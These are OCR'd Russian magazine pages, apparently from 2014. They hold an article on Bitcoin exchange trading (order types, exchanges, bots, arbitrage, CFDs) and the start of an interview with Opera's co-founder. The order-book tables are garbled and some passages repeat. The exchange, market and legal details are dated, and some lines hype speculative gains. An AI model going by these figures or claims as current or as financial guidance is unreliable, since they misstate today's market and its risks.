банкиров,

ИСТОРИЯ БИРЖЕВОЙ ТОРГОВЛИ

Биржи как место встречи покупателей и продавцов для торговли товарами по установленным правилам далеко не новое изобретение. Биржевая торговля появилась много столетий назад в республиках северной Италии — Венеции, Генуе, Флоренции, а позже в Бельгии и Голландии. Центрами торговли становились столицы морских империй. В XVII веке это был Амстердам, в XVIII–XIX веках — Лондон. Первые биржи были товарными, то есть торговали определенным ассортиментом ходовых товаров: драгоценными металлами, хлопком, деревом, углем, зерном и прочим. В 1695 году Лондонская биржа стала первой, где открылась торговля чисто финансовыми инструментами — акциями, облигациями и другими ценными бумагами. В 1792 году открылась Нью-Йоркская фондовая биржа, и мир узнал о рождении за океаном новой финансовой империи — США. Так появились классические биржи, традиции которых сохранились до наших дней. Именно там для присутствия в зале биржи нужно было оплачивать дорогостоящее членство, появились посредники (брокеры), стандартные лоты, централизованные котировки (биржевой бюллетень), очереди заявок (стакан), графики курсов, кредитное плечо и прочие механизмы, привычные современным трейдерам.

Заработок на бирже, будь то биржа криптовалюты или любых других сущностей, сводится к одному — к спекуляции. То есть купить дешевле, продать дороже



Ордера на продажу

Всего: 8771.78 BTC

цена	BTC	USD
563.049	0.47594245	267.97892053
563.05	2.5665037	1445.06990828
563.449	0.02	11.26898
563.451	11.9	6705.0669
563.998	23.8	13423.1524
564	13.6	7670.4
564.222	14.63067122	8254.94657709
564.4	0.95972051	541.66625584
564.498	0.27320581	154.22413333
564.499	0.5982676	337.72146193
564.5	8.1	4572.45
564.907	0.01	5.64907
565	3	1695
565.041	23.30857175	13170.29869019
565.042	2.13396511	1205.77991368
565.406	0.0104	5.8802224
567.279	0.0604	34.2636516
567.74	0.01	5.6774
567.801	0.01134891	6.44392244
567.999	0.01	5.67999
568	0.15	85.2

Ордера на покупку

Всего: 10065169.95 USD

цена	BTC	USD
555	7.60540877	4221.00186735
554.754	0.4008	222.3454032
554.5	0.1	55.45
554.261	0.053798	29.81813327
554.1	0.212	117.4692
554	0.45	249.3
553.713	0.7224	400.0022712
553.584	0.01	5.53584
553.5	0.1	55.35
553.144	0.07876	43.56562144
553	0.31824	175.98672
552.955	0.053798	29.74787309
552.685	1.12631383	622.49675913
552.5	1	552.5
552.3	0.01	5.523
552.22	4	2208.88
552.2	0.29	160.138
552.122	0.05	27.6061
552.1	0.05	27.605
552.01	0.01	5.5201
552	0.1	55.2



Резкие всплески объема на нисходящем тренде на бирже BitStamp



Ордеры на покупку и продажу



WARNING

Незадолго до публикации статьи вышло предупреждение ЦБ РФ о незаконности выпуска и обращения на территории РФ виртуальных валют. Это заявление не несло нормативный характер, поэтому говорить о «незаконности» Bitcoin еще рано. Но поскольку материалы номера готовятся за несколько недель до выхода в продажу, нет никакой гарантии, что юридический статус валюты за это время не изменится. В связи с этим напоминаю, что статья предоставляется исключительно с целью ознакомления и ни автор, ни редакция за твои действия ответственности не несут.

регуляторов и даже правительств большинства развитых стран мира.

ЛИДЕРЫ РЫНКА BITCOIN

MtGox недолго оставалась единственным и бесспорным лидером рынка Bitcoin. Новые биржи появлялись десятками, предлагая новые функции и удобный сервис, множество способов ввода-вывода и легализацию в государственных органах. Некоторые не выдерживали конкуренции и закрывались, другие становились жертвами хакеров, бывали и такие случаи, когда владельцы биржи исчезали с деньгами. В начале 2014 года на рынке существуют несколько крупнейших бирж с дневными оборотами в десятки миллионов долларов.

Bitstamp, словацкая биржа, которая торгует за доллары и евро. После падения MtGox стала лидером рынка. Эта биржа полностью легальна и поэтому требует от клиентов идентификации личности. Сейчас является основным источником котировок.

BTC-e, крупнейшая русскоязычная биржа, которая недавно отбила у MtGox второе место по объемам торгов. Единственная из первой тройки, кто не требует от трейдеров идентификации. Но из-за давления российских властей недавно была вынуждена закрыть ввод и вывод в рублях.

MtGox, которая начала терять популярность летом 2013 года из-за проблем с американскими властями. К концу года ее оборот снизился с более чем 70% долларового рынка Bitcoin до скромных 30%. А в начале февраля 2014-го биржа закрыла вывод Bitcoin и одновременно открыла вывод долларов, обвинив сеть Bitcoin в технических проблемах. Это вызвало панику и кратковременный обвал цены, а биржа потеряла остатки своей репутации. Но пока MtGox все еще остается в тройке лидеров.

Китайский рынок для нас остается темной лошадкой. После ноябрьского бума оборот китайских бирж стал больше, чем у всех остальных вместе взятых, но они торгуют только за юани и жестко контролируются государством. В Китае ведущую роль играет «большая тройка» бирж, с переменным успехом борющихся за лидерство: BTCChina, Huobi и OKCoin.

Из европейских торговых площадок достойны внимания также немецкие bitcoin.de и Kraken, зарегистрированные в лояльной к криптовалютам Германии, обороты в евро на них продолжают расти.

ОТЛИЧИЯ КРИПТОВАЛЮТНОЙ ТОРГОВЛИ ОТ ДРУГИХ РЫНКОВ

Для трейдеров торговля криптовалютами больше всего напоминает товарную биржу — Bitcoin, как товар, нужно сначала «завести» на биржу и там продать, или, наоборот, ввести на биржу валюту и купить биткоины, заведенные другими трейдерами. Все торгуемые на биржах биткоины «реальны» — они не являются производными инструментами, как фьючерсы и опционы, и не имеют единого эмитента, как акции и облигации. В то же время на криптовалютных биржах очень мало распространены инструменты, привычные на Форексе, — например, кредитное плечо, дающее возможность купить больше актива на заемные деньги, которые нужно будет вернуть после закрытия сделки.

Криптовалютные биржи, как правило, не имеют большого парка серверов и собственных торговых терминалов, поэтому торговля на них происходит через веб-интерфейс или самописные программы, распространяемые членами сообщества без гарантий и ответственности. Стабильность и надежность такой торговли оставляет желать лучшего, и в часы пик пользователи часто не могут войти на биржу или их заявки принимаются и исполняются с заметными задержками. Техническая поддержка при большом объеме заявок может отвечать через несколько часов или даже дней.


Все это болезни роста, уже пройденные классическими биржами и давно забытые профессиональными трейдерами фондового и валютного рынка. Но с приходом новых клиентов и денег Bitcoin-биржи продолжают совершенствоваться и улучшать сервис, каждый клиент имеет возможность «проголосовать рублем» и уйти на лучшую биржу, ведь торговля криптовалютами не привязана к конкретным площадкам и ввод-вывод депозитов в биткоинах не занимает много времени.

ТОРГОВЛЯ ВРУЧНУЮ

Заработок на бирже, будь то биржа криптовалюты, вычислительных мощностей или любых других сущностей, сводится к одному — к спекуляции. То есть купить дешевле, продать дороже. При этом нужно понимать, что игра идет не против биржи, а против других трейдеров. Если кто-то на очередном скачке курса заработал — значит, кто-то эти деньги потерял. Участники биржи заключают друг с другом контракты путем выставления ордеров.


Существует множество всевозможных ордеров, мы рассмотрим основные, которые используются на большинстве криптовалютных бирж. Стоит отметить, что описание дается в несколько упрощенном виде, чтобы люди, незнакомые с тематикой, могли лучше понять работу на биржах, а матерые трейдеры всю терминологию отлично знают по работе с классическими биржами.

Рыночный ордер (market order) — пользователь указывает направление сделки (покупка или продажа) и объем сделки. При этом сделка происходит по курсу биржи и нет гарантии, что вся сделка пройдет по текущей цене продажи.



BTC-e BTC/USD

547.01000	0.0100	615	1017
546.99900	0.0100	610	990
90000	0.1326	605	915
30000	0.2952	600	838
545.99900	0.0100	595	749
58300	5.3923	590	702
56500	3.6732	585	671
56000	1.1603	580	614
55900	0.6969	575	568
00000	0.4600	570	521
544.79300	0.0100	565	487
50000	1.0000	560	470
00000	0.2935	555	273
543.10800	0.0100	550	235
00000	0.5955	545	2
	543		
540.01000	0.0981	540	2
00000	2.0097	535	106
539.83400	0.0104	530	332
70000	0.0100	525	467
20400	0.0100	520	650
20000	0.0100	515	737
14500	0.0100	510	1162
13100	0.0300	505	2110
06400	0.0100	500	3350
00000	0.6090	495	3374
538.80200	1.0038	490	3417
538.75000	0.6240	485	3456
70000	0.0100	480	3589
61200	0.2950	475	3690
61100	0.0500	470	3813





Стакан заявок на операции с BTC/USD

Структура японских свечей

К примеру, пользователь хочет купить по рынку 100 BTC, текущая цена (цена последней сделки) равна 700. В стакане на продажу есть следующие позиции:

ПРОДАЖА	
Курс	Объем
700	60
710	10
730	50
745	56

В итоге он купит 60 BTC по 700, 10 BTC по 710, 30 BTC по 730. Тем самым он поднимет цену BTC на этой бирже, и она станет равна 730.

Лимит-ордер (limit order) — пользователь указывает направление сделки (покупка или продажа), объем и цену, по которой должен выполниться ордер. Ордер может выполниться и по лучшей цене, но не может по худшей.

К примеру, пользователь хочет купить 100 BTC по 700, текущая цена (цена последней сделки) равна 700. В стакане на продажу есть следующие позиции:

ПРОДАЖА	
Курс	Объем
700	60
710	10
730	50
745	56

В таком случае ордер выполнится частично, пользователь купит 60 BTC по 700, и в стакане останется его ордер на покупку 40 BTC по 700. Если появится встречное предложение — он выполнится, если же нет, то ордер так и останется висеть в стакане. Если бы пользователь поставил лимит-ордер на покупку 100 BTC по 800, то сработали бы первые три ордера из стакана на продажу, так как они более выгодные, чем указанные пользователем условия.

Проще всего зарабатывать на подъеме курса — покупать до подъема и продавать после повышения курса. Однако есть способ заработка и на понижении курса, на рынке криптовалют его сейчас предоставляет только биржа BTC-e, но это лишь вопрос времени — количество бирж растет, как и количество возможностей на них. Речь идет о короткой позиции, она же продажа без покрытия, она же шорт (от англ. Short). Упрощенно схема выглядит так: трейдер берет торгуемый инструмент у биржи в долг, тут же продает его, ждет снижения цены, покупает его обратно по более низкой цене и возвращает бирже, зарабатывая на разнице курсов продажи и покупки.

При торговле вручную трейдеры ставят и снимают ордеры в зависимости от собственного понимания дальнейшего развития событий на бирже. Кто-то использует для этого сигналы технического анализа, кто-то доверяет только фундаментальному анализу, а кому-то просто приснилось, что курс обязательно пойдет в определенную сторону. Можно как совершать сделки на долгосрочную перспективу, так и ловить локальные пики колебаний. Чем лучше трейдер понимает ситуацию на бирже и чем более точны его прогнозы, тем выше его заработок. И наоборот, кто продает перед подъемом или «на дне», поддавшись всеобщей панике например, а покупает на пике — теряет деньги. Однако успешные трейдеры знают, что не получается всегда совершать только удачные сделки, поэтому они не используют весь свой депозит на одну сделку и применяют еще некоторые приемы.

Стоп-лосс (stop loss) и тейк-профит (take profit) ордеры. К примеру, сейчас курс 700, трейдер думает, что он будет расти, и покупает 100 BTC. При этом он понимает, что курс может пойти и вниз, и хочет в таком случае ограничить свои убытки. Тогда он ставит stop loss ордер, к примеру на 690. Это означает, что если курс пойдет вниз, то на 690 он продаст купленные ранее по 700 биткоины, тем самым закрыв позицию. Да, он на этом потеряет, но потеряет гораздо меньше, чем если бы просто оставил свою открытую позицию и ушел спать, а курс при этом ночью упал бы до 500.

Теперь предположим, что пользователь оказался прав и курс пошел вверх. К примеру, пользователь перед покупкой думал, что курс поднимется где-то до 800, при этом понятно, что после подъема может быть и спад. Как не потерять на этом прибыль, ведь события на бирже разворачиваются иногда очень быстро? Используя свое понимание рынка, пользователь может поставить take profit ордер на 800, то есть когда цена достигнет 800, он продаст купленные ранее по 700 биткоины, тем самым закрыв позицию.

АВТОМАТИЗАЦИЯ ТОРГОВЛИ

Предположим, что сигналы, опираясь на которые трейдер осуществляет сделки, можно получать автоматически. При этом в зависимости от сигналов становится понятно, что нужно сейчас делать — покупать или продавать и примерно какими объемами. Зачем тогда просыпаться трейдеру, чтобы руками выставлять заявки, если эту работу можно автоматизировать?




График Market depth для биржи BTC-e

Тем более что для этого предоставляются все инструменты. Все биржи имеют открытый API, по которому трейдер может получать информацию с биржи и посылать ей команды. Конечно, для безопасности при связи с биржей используются секретные ключи, но их пользователь обычно может самостоятельно получить в своем личном кабинете на веб-сайте биржи.

Язык программирования большой роли не играет, некоторые биржи даже предоставляют примеры использования своего API на различных языках. Единственная деталь: при создании автоматического бота для торговли следует позаботиться о стабильном канале связи с биржей и скорости работы бота. Иначе получит бот информацию о стакане, которая удовлетворит условиям на создание ордера, а в это время или связь пропадет, или ситуация на рынке уже изменится, и в итоге бот сделает убыточную сделку.

Если же стратегия при ручном трейдинге показала свою эффективность и ее можно алгоритмизировать, то остается только ее запрограммировать и следить за ростом своих депозитов, попивая коктейли на тропическом пляже.

АРБИТРАЖ И ВЗАИМОДЕЙСТВИЕ С ВНЕШНИМ МИРОМ

Как пример торгового бота можно разобрать довольно популярную стратегию арбитража между биржами. Пример: на бирже A сейчас курс за 1 BTC 700, а на бирже B курс 750.

Можно купить несколько BTC на бирже A, продать их на бирже B, разницу в карман, а средства опять завести на биржу A и повторять процедуру до бесконечности. Идея не так плоха, но при реализации на практике всплывает огромное количество моментов. К примеру, выясняется, что снятие денег с биржи занимает две недели, есть существенные комиссии на вывод. Становится понятно, что, пока идут две недели на вывод, потом еще какое-то время на ввод, курсы уже успеют много раз измениться в непредсказуемую сторону.

Хорошо, это можно побороть тем, что держать на обеих биржах биткоины, и валюту в достаточной мере для осуществления сделок и перебрасывать нужные объемы валюты и биткоинов с биржи на биржу при прогнозировании, что скоро там будет их недостаток. При этом учитывать все комиссии на сделки и вывод средств так, чтобы операции продолжали оставаться прибыльными.

Однако при реализации выясняется, что стоимость 1 BTC на биржах — это не просто одна цифра, а есть еще цены на покупку и продажу, и между ними есть спред. На одной бирже нам нужно купить по наиболее выгодной цене из ордеров на продажу, а на другой бирже продать, найдя выгодные ордера на покупку. Казалось бы, все, но нет — у ордеров есть не только стоимость, но и объем, и для совершения сделок на нужный нам объем нужно не только выбирать самые выгодные ордера по ценам, но и смотреть, хватит ли их по объемам для задуманной сделки. Если не хватит, стоит ли использовать следующие ордеры с их объемами и ценами.

Теперь вроде бы все, алгоритм известен и понятен, но после оформления его в код обычно выясняются новые, неочевидные до этого моменты. Например, биржа начнет не отвечать на запросы чаще, чем раз в N секунд, а ведь так хочется иметь всегда актуальные данные. Или бот сильно ошибается, когда после выставления заявки оказывается, что уже нет ордеров, которые отдала ранее биржа, так как их успели выполнить или отменить. И таких нюансов обычно выясняется очень много, итоговая прибыль с бота получается сильно меньше ожидаемой вначале, и хорошо, если она вообще остается.

Помимо технических и алгоритмических задач, при использовании криптовалютных бирж часто приходится решать и другие задачи, например юридические. Хоть чаще всего договор с биржей или брокером заключать не нужно, но из-за соблюдения антиотмывочного законодательства наверняка потребуется идентификация личности, то есть придется делать перевод документов и отправлять их бирже, в некоторых случаях даже заверять у нотариуса и апостилировать. Также стоит учесть, что при вводе и выводе средств могут быть довольно существенные временные задержки. Например, одна из самых крупных и влиятельных бирж — MtGox прославилась своими многомесячными задержками с выплатами в фиатных валютах.

ТОРГОВЛЯ ДРУГИМИ КРИПТОВАЛЮТАМИ

Альтернативные криптовалюты (форки) тоже активно торгуются на биржах. Спрос на них носит чаще случайный и спекулятивный характер, а количество постоянно растет. Многие форки создаются с единственной целью — вывести их на биржу и продать все имеющиеся монеты как можно дороже. И обороты по форкам могут доходить до миллионов долларов. Например, появившийся совсем недавно Dogecoin в течение нескольких недель раскрутили до дневных оборотов в несколько тысяч BTC, почти сравнимых с оборотами Bitcoin на биржах «большой тройки». Спекулятивная игра на форках гораздо острее и динамичнее и может как принести сказочный доход, так и в несколько часов разорить трейдера. Нужно очень тщательно анализировать, какие монеты нужно покупать и на какой период, чтобы успеть от них избавиться. Но классические методики анализа здесь часто беспомощны и заменяются эмоциями и игрой на удачу. Из крупных бирж с альткоинами работает только BTC-e, на которой торгуются несколько наиболее проверенных и стабильных форков, такие как Litecoin, Peercoin, Primecoin, Namecoin, Novacoin и некоторые другие. На торговле форками специализируются такие биржи, как Bter, Cryptsy, CoinEx, Vircurrex, MCXNow, Coinmarket.io и многие другие. Но на этих биржах, как правило, гораздо ниже уровень технической надежности и клиентского сервиса, так как в их развитие и поддержку не вкладываются серьезные средства, а весь коллектив может состоять из одного-двух человек.

СПЕКУЛЯЦИЯ BITCOIN

Наряду с полноценной биржевой торговлей, когда мы натурально покупаем и продаем Bitcoin, какао-бобы или крупный рогатый скот, сейчас широкое распространение получила торговля синтетическими инструментами, как, например, CFD (contract for difference) — контракты на разницу. Смысл такой торговли в том, что мы не торгуем самим инструментом, а как бы заключаем пари со своим брокером на изменение цены в том или другом направлении. Хотя со стороны это и выглядит как «настоящая» торговля на бирже.

Такой вид трейдинга очень популярен у многочисленных Forex-брокеров, использующих торговый терминал MetaTrader. Основным преимуществом этого подхода является доступность для обычных людей, которые хотят попробовать свои силы на бирже. В течение часа можно открыть счет у брокера, установить терминал для торговли, залить депозит через WebMoney или банковскую карту, успеть поторговать и вывести свою прибыль. В целом все это неплохо, когда твоя цель — спекуляция с получением прибыли и тебе не нужны сами Bitcoin по-настоящему.

АВТОМАТИЗАЦИЯ ТОРГОВЛИ С ПОМОЩЬЮ METATRADER

MetaTrader поддерживает открытый язык программирования MQL, разработанный компанией MetaQoutes. Он позволяет легко реализовать и интегрировать в торговый терминал разнообразные индикаторы и советники для технического анализа.

Простейшим и одним из самых популярных индикаторов является скользящая средняя (moving average, MA) — это линия, которая наносится на график и в каждый момент времени показывает значение, усредненное по определенному закону за заданный временной интервал. Из классических вариантов торговли можно привести покупку при пересечении MA снизу вверх и продажу при обратном. Вообще, существует очень много забавных методов технического анализа, использующих «облака Ишимоку», «полосы Боллинджера», уровни Фибоначчи и другие математические модели, конечной целью которых является ответ на один вопрос — покупать сейчас или продавать.


Также в MetaTrader довольно легко можно автоматизировать свой торговый алгоритм и даже протестировать его на истории за короткое время, не рискуя деньгами. Для этого в нем есть инструмент, который называется «тестер стратегий», он позволяет загрузить исторические данные по любому торговому инструменту и посмотреть, как бы работал советник на этом периоде. В общем, можно применять все существующие наработки для технического анализа и торговли, которые есть для Форекса. А их немало — многочисленными энтузиастами создано огромное количество советников для автоматической торговли, исходники которых легко можно найти в Сети, изменять по своим представлениям и использовать для собственных нужд.

Но за все надо платить, и у такого метода торговли есть свои недостатки. Главное — нужно внимательно отнестись к выбору брокера, которому ты доверяешь свои деньги. Многие из них (особенно мелкие) весьма необязательны и зачастую чинят всевозможные препятствия своим трейдерам — например, обрывы связи в самый неподходящий момент, когда нужно срочно закрыть сделку. Также большинство из подобных брокеров предоставляют кредитное плечо — возможность совершить сделку на сумму, в несколько раз превышающую ту, которая есть у тебя на счете. Для торговли на Форексе в основном встречается плечо 1 : 100, то есть, имея 1000 долларов, ты можешь совершать сделки на 100 000, но тем самым рискуешь потерять весь депозит от небольшого колебания в другую сторону — стоимость одного пункта (минимально возможного шага цены) повышается соответственно в сто раз. Для Bitcoin предлагают плечо от 1 : 3 до 1 : 20, его использование позволит быстрее заработать, но сможешь и быстрее потерять деньги, если рынок пойдет против тебя. Для большинства брокеров характерна возможность торговать в обе стороны — как на покупку, так и на продажу без покрытия.

Еще одним недостатком является широкий спред (разница между ценой покупки и продажи): купив по одной цене, ты не сможешь сразу продать по такой же, при продаже ты потеряешь, так что придется дождаться движения цены наверх, чтобы только остаться при своих. Конечно, эта разница не так велика, как в московских обменниках. На классических биржах спред меньше, так как цена формируется реальным предложением и спросом продавцов и покупателей, а CFD для большинства брокеров — это такой же инструмент, как и цена любой валютной пары, используемый в чисто спекулятивных целях.

Один из главных плюсов торговли через MetaTrader — возможность совершенно бесплатно попробовать работать на демосчете, почти так же, как это будет в реальности. И если тебе удастся из 10 000 виртуальных долларов за пару дней сделать 1 000 000, есть смысл попробовать с 10 настоящими долларами, чтобы понять, что в жизни все не так просто :).

Важно отметить, что подобная спекуляция не связана с непосредственным приобретением или обращением Bitcoin, — можешь не переживать о конвертации и законности их хождения в нашей стране, зарабатывая на колебаниях курса.



Недельный нисходящий тренд на часовом Bitcoin-графике с индикаторами RSI, линиями Боллинджера, уровнями Фибоначчи и облаками Ишимоку

Опера, в которой много «бы»

Йон фон Течнер

Сооснователь Opera Software и бывший исполнительный директор компании



Миновал год с тех пор, как Opera перешла на Chromium/Blink. С одной стороны, компания отказалась от борьбы с ветряными мельницами, перестала биться за то, чтобы в интернете было место для еще одного движка Presto. С другой стороны, Opera отступила от концепции «интернет-комбайна», в который входило все вплоть до клиента BitTorrent. За это решение норвежцы до сих пор расплачиваются, ежедневно отбиваясь от разъяренных фанатов «старой школы». Если зайти в блог компании на Хабре, то обязательно сталкиваешься с тем, что пользователи то и дело начинают минусовать комментарии и посты сотрудников вне зависимости от содержания. Кажется, что Opera оказалась в патовой ситуации, и иного выхода у нее действительно не было. Но бывший глава компании, как оказалось, думает совсем иначе.

Факты

- В 1995 году вместе с Гейром Иварсёйром основал компанию Opera Software. Оба в прошлом были сотрудниками норвежской телекоммуникационной компании Telenor, в которой занимались разработками первых версий Opera. После того, как компания потеряла интерес к проекту, Йону и Гейру удалось получить права на него и продолжить разработку в новой компании.
- В 2005 году Йон объявил, что если Opera 8 скачают миллион раз, он переплывет весь Атлантический океан, от Норвегии до США. После того, как количество скачиваний достигло миллиона, Opera открыла специальный сайт, на котором можно было следить за путешествием Йона, которое, впрочем, закончилось, фактически не начавшись.
- В январе 2010 года Йон покинул пост CEO Opera, сославшись на разногласия с советом директоров компании. До июня 2011 года фон Течнер продолжал работать в Opera в качестве консультанта, после чего окончательно ушел из компании.



В: Буквально на этой неделе Opera опубликовала финансовый отчет за последний квартал 2013 года, показала хорошие результаты. Направление, которое приносит компании наибольшую выручку и растет активнее всего, — это реклама. Может, раз прибыль и выручка растет, компания все-таки на правильном пути, как вы думаете?

О: Рекламный бизнес Opera действительно растет, но дьявол, как говорится, в деталях. Выросла не только выручка, но и себестоимость, поэтому лишь время покажет, насколько верна новая политика руководства компании.

В целом компания значительно изменила свои приоритеты. Мне кажется, что им стоило бы сконцентрироваться именно на браузерном направлении. Когда я уходил в 2011 году, у компании была простая цель — увеличить аудиторию всех версий Opera до 500 миллионов к 2013 году. И у нас были все шансы добиться этого результата. Например, в 2009 году количество пользователей удвоилось — с 50 миллионов до 100 миллионов. Даже сейчас у нас больше 330 миллионов пользователей — и это несмотря на то, что за последние четыре года в браузере не появилось новых функций. До сих пор большинство этих пользователей работает на старых версиях браузера с движком Presto.

В: Рекламные активности Opera сейчас выделены в отдельную дочернюю компанию — Opera Mediaworks. Это решение руководства некоторые (j.mp/1bbcHAI) восприняли как первый шаг на пути к продаже браузерной части. Особенно если мы вспомним о переходе на движок Blink и уход большого числа разработчиков. Как вам кажется, это вероятный сценарий развития событий?

О: Честно — не знаю. Действительно, компания сейчас разделена на несколько частей. Сотрудники рекламного подразделения лишь частично пересекаются с остальными людьми в Opera. Есть еще и направление по работе с операторами, оно тоже мало связано с разработкой продуктов для конечных пользователей. Возможно ли, что они начнут продавать те или иные подразделения? Я думаю, да. Вопрос только в том, что именно пойдет на продажу — браузерное направление или рекламное.

По моему скромному мнению, Opera сегодня не столько продуктовая, сколько инвестиционная компания. Покупка различных рекламных стартапов хорошо смотрится в отчетах, но эти сделки могла бы заключить любая компания. Дело в том, что руководство даже не пытается заняться интеграцией купленных компаний с ключевыми подразделениями Opera.

5600

ЧЕЛОВЕК БЫЛО ЗАРЕГИСТРИРОВАНО НА VIVALDI.NET НА МОМЕНТ НАПИСАНИЯ ЗАМЕТКИ

NEVER GONNA GIVE YOU UP

В: Поговорим о браузерном направлении. Что, по-вашему, нужно было сделать по-другому? Скажем, переход на новый движок Blink — это было правильным решением?

О: Нет. Нужно было продолжать развивать Presto. Это был действительно хороший движок. Неслучайно у нас так неплохо шли дела везде, кроме десктопов. И даже на десктопе у нас было много пользователей в России и некоторых других странах, у нас был шанс продолжить рост. Если бы Opera продолжила идти этим путем, то на десктопе уже прибавилось бы больше сотни миллионов пользователей — я в этом уверен.

